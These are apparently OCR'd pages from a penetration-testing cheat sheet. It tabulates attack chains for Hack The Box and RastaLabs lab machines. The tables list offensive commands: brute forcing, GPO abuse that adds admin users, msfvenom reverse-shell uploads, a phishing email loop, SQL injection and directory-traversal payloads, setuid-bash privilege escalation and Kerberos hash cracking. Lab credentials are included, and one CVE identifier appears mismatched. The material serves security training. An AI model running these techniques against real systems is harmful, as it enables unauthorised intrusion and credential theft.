


NETWORK #11

OWA

HADESS.IO

ID	Stage	Techniques	Commands
1	Reconnaissance	Outlook Version Discovery	Check outlook version on port 443 at 10.10.110.254
2	Enumeration	Web Page Analysis	Analyze Rastalabs website on 10.10.110.10 on port 80
3	User Profiling	Social Media Analysis	Review Amber Hope's LinkedIn and Instagram profiles
4	Credential Access	Brute Force	Use Metasploit `auxiliary/scanner/http/owa_login` to brute force
5	Access	Outlook Login	Login with credentials 'RLAB\ahope' : 'Labrador8209'




NETWORK #12

GPO

HADESS.IO


ID	Stage	Techniques	Commands
1	Credential Use	Logging in with `epugh_adm` credentials	`mstsc /v:web01 /u:epugh_adm /p:[password]`
2	Lateral Movement	RDP to `sql01` using `epugh_adm`	`mstsc /v:sql01 /u:epugh_adm /p:[password]`
3	GPO Enumeration	Enumerating GPO permissions	`Get-NetGPO
4	Group Membership	Checking group members	`net user epugh_adm /domain`
5	GPO Permission	Finding GPO with weak permissions	`Get-NetGPO -ComputerName fs01.rastalabs.local
6	OU Enumeration	Finding host with specific policy	`Get-NetOU -GUID "{DCE628BF-341C-4503-8181-3B8865700F6A}"
7	Policy Enumeration	Identifying applied policy	`Get-NetGPO -ComputerName fs01.rastalabs.local
8	GPO Abuse	Creating and applying immediate tasks	`New-GPOImmediateTask -TaskName gop12i -GPODisplayName "Test GPO" -CommandArguments 'net user gopikrishna Ramco@12345 /add' -force New-GPOImmediateTask -TaskName gopi131 -GPODisplayName "Test GPO" -CommandArguments 'net localgroup Administrators gopikrishna /add' -force`
9	File Permissions	Modifying permissions for `flag.txt`	`icacls flag.txt /grant administrators:F`



[redacted] NETWORK #13

LDAP -> SMB -> VNC -> WInRM -> SQLite


ID	Stage	Techniques	Commands
1	Initial Recon	Nmap Scanning	`nmap -sV -p- -oA cascade.nmap cascade.htb`
2	User Enumeration	Enum4Linux	`enum4linux -a cascade.htb`
3	LDAP Enumeration	Impacket LDAPSearch	`impacket-ldapsearch -u 'r.thompson' -p 'rY4n5eva'`
4	SMB Enumeration	Accessing SMB Shares	`smbclient //cascade.htb/IT -U r.thompson`
5	Log Analysis	Reviewing Service Logs	`cat ArkAdRecycleBin.log`
6	Registry Analysis	Downloading and Analyzing Registry	`get VNC Install.reg; cat VNC Install.reg`
7	Password Decryption	Decrypting VNC Passwords	Use online HEX decoder or VNC password decryption tool
8	Remote Access	Using Evil-WinRM	`evil-winrm -i cascade.htb -u s.smith -p 'decrypted_password'`
9	Share Enumeration	Listing SMB Shares	`smbclient //cascade.htb/Audit$ -U s.smith`
10	Database Analysis	Analyzing SQLite Database	Open `Audit.db` with a database viewer like EditPlus



NETWORK #14

SVN -> WebShell

ID	Stage	Techniques	Commands
1	Initial Recon	Nmap Scanning	`nmap -sC -sV 10.10.10.203`
2	SVN Enumeration	SVN Commands	`svn help`, `svn list svn://10.10.10.203`
3	Sub-Domain Discovery	Adding Sub-Domains to Hosts	Edit `/etc/hosts` and add sub-domains
4	SVN Log Analysis	Viewing SVN Logs	`svn log svn://10.10.10.203/`
5	SVN Diff Analysis	Viewing SVN Diffs	`svn diff -c r2 svn://10.10.10.203`
6	Azure DevOps Access	Logging into Azure DevOps	Use credentials to log into `devops.worker.htb`
7	Malicious File Upload	Creating and Uploading ASPX File	`msfvenom` to create `payload.aspx` and upload via pull request
8	Meterpreter Shell	Getting Reverse Shell	Set up listener with `msfconsole` and navigate to `lens.worker.htb/payload.aspx`
9	Post-Exploitation	Meterpreter Commands	`getuid`, `sysinfo`, `cd /users`, `dir` in meterpreter shell




NETWORK #15

EncFS

HADESS.IO

ID	Stage	Techniques	Commands
1	Initial Enumeration	Nmap Scanning	`nmap -sC -sV -p- 10.10.10.200 -v --min-rate=10000`
2	Accessing Rsync	Listing Rsync Modules	`nc -vn 10.10.10.200 873` followed by `list`
3	Downloading Backups	Using Rsync to Download Files	`rsync -av rsync://10.10.10.200/conf_backups files`
4	Decrypting Backups	Decrypting EncFS	`python encfs2john.py /root/hackthebox/machine/unbalanced/files/ > hash`
			`john --wordlist=/usr/share/wordlists/rockyou.txt --progress-every=3 hash`
5	Reading Files	Accessing Decrypted Configuration	`encfsctl export files decrypt`
		Files	`ls decrypt/` to view the decrypted files




NETWORK #16

SMTP

HADESS.IO

ID	Stage	Techniques	Commands
1	Information Gathering	Nmap Scanning	`nmap -sV -sC -v -p- --min-rate=10000 10.10.10.197`
2	Subdomain Enumeration	Using `ffuf` for Subdomain Brute-Forcing	`./ffuf -c -w /usr/share/seclists/Discovery/DNS/subdomains-top1million-110000.txt -u http://sneakycorp.htb/ -H "Host: FUZZ.sneakycorp.htb"`
3	Email Collection	Extracting Emails from Web Page	Manually visit `http://sneakycorp.htb/team.php` and extract emails to `mails.txt`
4	Email Engagement	Sending Emails with `swaks`	`while read mail; do swaks --to $mail --from it@sneakymailer.htb --header "Subject: Credentials / Errors" --body "goto http://10.10.14.4/" --server 10.10.10.197; done < mails.txt`
5	Credential Harvesting	Netcat Listener	`nc -lvp 80` to listen for incoming connections
6	Accessing SMTP	Using `evolution` to Access SMTP	`apt-get install evolution` and configure with SMTP server `10.10.10.197` and email `paulbyrd@sneakymailer.htb`
7	Exploring Sent Items	Checking Sent Emails	Check sent items for any useful information after accessing the SMTP server




NETWORK #17

AI -> SQL Injection

HADESS.IO


ID	Stage	Techniques	Commands
1	Reconnaissance	Nmap Scan	`nmap -sV -sT -sC -o nmapinitial ai.htb`
2	Web Enumeration	Manual Inspection	Inspect web application on port 80/tcp, hover over logo for menu
3	Web Enumeration	Gobuster Directory Scan	`gobuster dir -u http://ai.htb/ -w /usr/share/wordlists/dirb/common.txt`
4	Audio File Handling	Convert MP3 to WAV	`ffmpeg -i input.mp3 output.wav`
5	SQL Injection	Extract Database Name	Audio payload: "one open single quote union select database open parenthesis close parenthesis comment database"
6	SQL Injection	Enumerate Table Names	Audio payload: "one open single quote union select test from test comment database"
7	SQL Injection	Enumerate Users Table	Audio payload: "one open single quote union select test from users comment database"
8	SQL Injection	Extract Passwords	Audio payload: "one open single quote union select password from users comment database"
9	Privilege Escalation	Exploit JDWP Service	Use `jdwp-shellifier.py` with reverse shell payload



[redacted] NETWORK #18

FTP -> Path Traversal -> CVE


ID	Stage	Techniques	Commands
1	Initial Recon	Nmap Scan	`nmap -sC -sV -sS 10.10.10.184`
2	FTP Enumeration	Anonymous FTP Access	`ftp 10.10.10.184` (then use `ls`, `cd`, `get` commands to interact)
3	File Analysis	Reviewing Downloaded Files	`get "Notes to do.txt"`, `get "Confidential.txt"`
4	Web Enumeration	Enumerate Web Pages	Manual inspection of web application on port 80/tcp
5	Exploitation	Exploit NVMS-1000 (CVE-2019-2085)	Use CVE details from Exploit-DB and Brup Suite to exploit
6	Credential Access	Extract Passwords via Directory Traversal	`GET /../../../../../../../../../../../../windows/Users/Nadine/Desktop/Passwords.txt`
7	Brute Force	SSH Brute Force with Hydra	`hydra -L users.txt -P pass.txt 10.10.10.184 ssh`
8	SSH Access	Login via SSH	SSH login with found credentials
9	Privilege Escalation	Exploit NSClient++ 0.5.2.35	Follow CVE details from Exploit-DB to exploit NSClient++
10	Local Port Forwarding	Port Forwarding via SSH	Use SSH port forwarding to interact with local services



NETWORK #19

Misconfig -> Init.d


ID	Stage	Techniques	Commands
1	Recon	Nmap Scan	`nmap -sC -sV -sS -T4 10.10.10.229`
2	Web Enumeration	Manual Visit, Gobuster	Visit `http://10.10.10.229`, `gobuster dir -u http://10.10.10.229/ -w common.txt`
3	Web Enumeration	Inspect Source Code	Inspect source code of `http://spectra.htb/wp-config.php.save`
4	Credential Access	Username and Password Discovery	Found credentials: username `administrator`, password `devteam01`
5	Web Exploitation	WordPress Admin Login	Login to WordPress admin panel with found credentials
6	Reverse Shell	Metasploit Reverse Shell	Use `msfconsole` and `exploit/unix/webapp/wp_admin_shell_upload`
7	Privilege Escalation	Sudo Privileges Exploitation	Use `sudo` with `initctl` for privilege escalation
8	Privilege Escalation	Editing Service Configuration	Edit `/etc/init/test.conf` to add `chmod +s /bin/bash`
9	Privilege Escalation	Gaining Root Access	Execute `/bin/bash -p` to spawn a shell with root privileges



NETWORK #20

Exif -> Kerberos

ID	Stage	Techniques	Commands
1	Recon	Nmap Scan	`nmap -sC -sV -oA nmap/result 10.10.10.240`
2	FTP Enumeration	Anonymous FTP Access	`ftp -pi 10.10.10.240` followed by `ls` and `mget *` to download files
3	Metadata Analysis	ExifTool Analysis	`exiftool *
4	Kerberos Attack	GetNPUsers.py Kerberos Preauthentication	`GetNPUsers.py -dc-ip 10.10.10.240 -no-pass -usersfile user.lst LicorDeBellota/`
5	Hash Cracking	John the Ripper	`john hash -w=/usr/share/wordlists/rockyou.txt` to crack Kerberos hash




NETWORK #21

AWS -> S3

HADESS.IO

id	stage	techniques	commands
1	Recon	Nmap scan to find open ports	`nmap -sC -sV -oA /result 10.10.10.212`
2	Enumeration	Gobuster to find directories	`gobuster dir -u http://s3.bucket.htb/ -w /usr/share/dirbuster/wordlists/directory-list-2.3-medium.txt`
3	AWS Configuration	Configure AWS CLI	`aws configure`
4	Data Extraction	List tables and contents in DynamoDB	`aws dynamodb list-tables --endpoint-url http://s3.bucket.htb/ --no-sign-request`
			`aws dynamodb scan --table-name users --endpoint-url http://s3.bucket.htb/ --no-sign-request`
5	Exploitation	Upload PHP reverse shell to the server	`aws --endpoint-url http://s3.bucket.htb/ s3 cp /root/Desktop/HTB/Bucket/shell.php s3://adserver/images/`
6	Privilege Escalation	Port forwarding and exploiting a web service for code execution as root	`ssh -L 8000:127.0.0.1:8000 roy@10.10.10.212`
		Create and trigger payload to get root's id_rsa	`curl -X POST -d "action=get_alerts" http://127.0.0.1:8000/ -v`




[redacted] NETWORK #22

CVE -> MySQL

HADESS.IO

